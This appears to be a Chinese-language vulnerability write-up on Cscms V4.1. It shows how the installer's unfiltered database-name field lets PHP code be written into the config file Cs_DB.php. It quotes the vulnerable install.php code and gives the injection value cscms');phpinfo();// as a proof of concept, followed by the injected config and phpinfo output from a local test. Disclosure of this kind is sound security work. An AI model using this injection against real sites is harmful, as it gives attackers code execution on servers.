Cscms V4.1 getshell

Cscms是采用PHP5+MYSQL做为技术基础进行开发的多元化内容管理系统。 cscms V4.1版本 install.php 由于过滤不严导致 getshell

漏洞分析：


在Cscms /plugin/sys/install.php 154行

```
 if(file_exists(FCPATH.'packs/install/install.lock')){
                exit('4');
            }else{
                $dbdriver = rawurldecode($_GET['dbdriver']);
                $dbhost = rawurldecode($_GET['dbhost']);
                $dbuser = rawurldecode($_GET['dbuser']);
                $dbpwd = rawurldecode($_GET['dbpwd']);
                $dbname = rawurldecode($_GET['dbname']);
                $dbprefix = rawurldecode($_GET['dbprefix']);
                if(is_numeric($dbname)) exit('6');
                if(empty($dbdriver)) $dbdriver='mysql';
                if($dbdriver=='mysqli'){
                    $mysqli = new mysqli($dbhost,$dbuser,$dbpwd);
                    if(mysqli_connect_errno()){
                        exit('2');
                    }else{
                        if(!$mysqli->select_db($dbname)){
                            if(!$mysqli->query("CREATE DATABASE `".$dbname."`")){
                                 exit('3');
                            }
                        }
                        mysqli_select_db($dbname);
                        //修改数据库配置
                        $this->load->helper('string');
                        $CS_Encryption_Key='cscms_'.random_string('alnum',10);
                        //修改数据库配置文件
                        $config=read_file(CSCMS.'sys'.FGF.'Cs_DB.php');

$config=preg_replace("/'CS_Sqlserver','(.*?)'/","'CS_Sqlserver','".$dbhost."'",$config);

$config=preg_replace("/'CS_Sqlname','(.*?)'/","'CS_Sqlname','".$dbname."'",$config);

$config=preg_replace("/'CS_Sqluid','(.*?)'/","'CS_Sqluid','".$dbuser."'",$config);

$config=preg_replace("/'CS_Sqlpwd','(.*?)'/","'CS_Sqlpwd','".$dbpwd."'",$config);

$config=preg_replace("/'CS_Dbdriver','(.*?)'/","'CS_Dbdriver','".$dbdriver."'",$config);
```

```
$config=preg_replace("/'CS_SqlPrefix','(.*?)'/","'CS_SqlPrefix','".$dbprefix."'"
,$config);

$config=preg_replace("/'CS_Encryption_Key','(.*?)'/","'CS_Encryption_Key','".$CS
_Encryption_Key."'",$config);
                        if(!write_file(CSCMS.'sys'.FGF.'Cs_DB.php', $config))
exit('5');
```

通过代码可以看到 dbname 没有任何过滤，直接写入到配置文件 `cscms/config/sys/Cs_DB.php`。这样就导致可以写入任意php代码。

漏洞证明： 在安装页面 数据库名设置为 `cscms');phpinfo();//`




数据库信息

数据库类型：	Mysqli	一般为Mysql，PHP5.6以上请选择Mysqli
数据库服务器：	127.0.0.1	数据库服务器地址，一般为127.0.0.1
数据库用户名：	root	数据库用户名
数据库密码：	root	数据库密码
数据库名：	cscms');phpinfo();//	数据库名称
数据库表前缀：	v41_	建议使用默认，同一数据库安装多个cscms时需修改

© 2008-2014 chshcms.com（桂林崇胜网络科技有限公司旗下品牌）


然后创建数据，继续完成安装。安装完毕后看配置文件 `cscms/config/sys/Cs_DB.php`



```
//服务器IP 一般为localhost或者127.0.0.1
define('CS_Sqlserver','127.0.0.1');

//数据库名称
define('CS_Sqlname','cscms');phpinfo();//');

//数据库表前缀
define('CS_SqlPrefix','v41_');

//数据库用户名
define('CS_Sqluid','root');

//数据库密码
define('CS_Sqlpwd','root');

//数据库方式
define('CS_Dbdriver','mysqli');

//Mysql数据库编码
define('CS_Sqlcharset','utf8');

//数据库缓存开关
define('CS_Cache_On',FALSE);

//数据库缓寸目录
define('CS_Cache_Dir','sql');

//数据库缓寸时间
define('CS_Cache_Time',7200);

```

可以看到 dbname 没有任何过滤 直接写入到了 配置文件里。

访问 http://localhost/cscms/config/sys/Cs_DB.php



PHP Version 5.6.27

System	Windows NT DESKTOP-6F50HV4 10.0 build 17134 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\php\php-5.6.27-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS,VC11
PHP Extension Build	API20131226,NTS,VC11
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, phar
Registered Stream Socket Transports	tcp, udp
Registered Stream Filters	convert.iconv.*, mcrypt.*, mdecrypt.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*, bzip2.*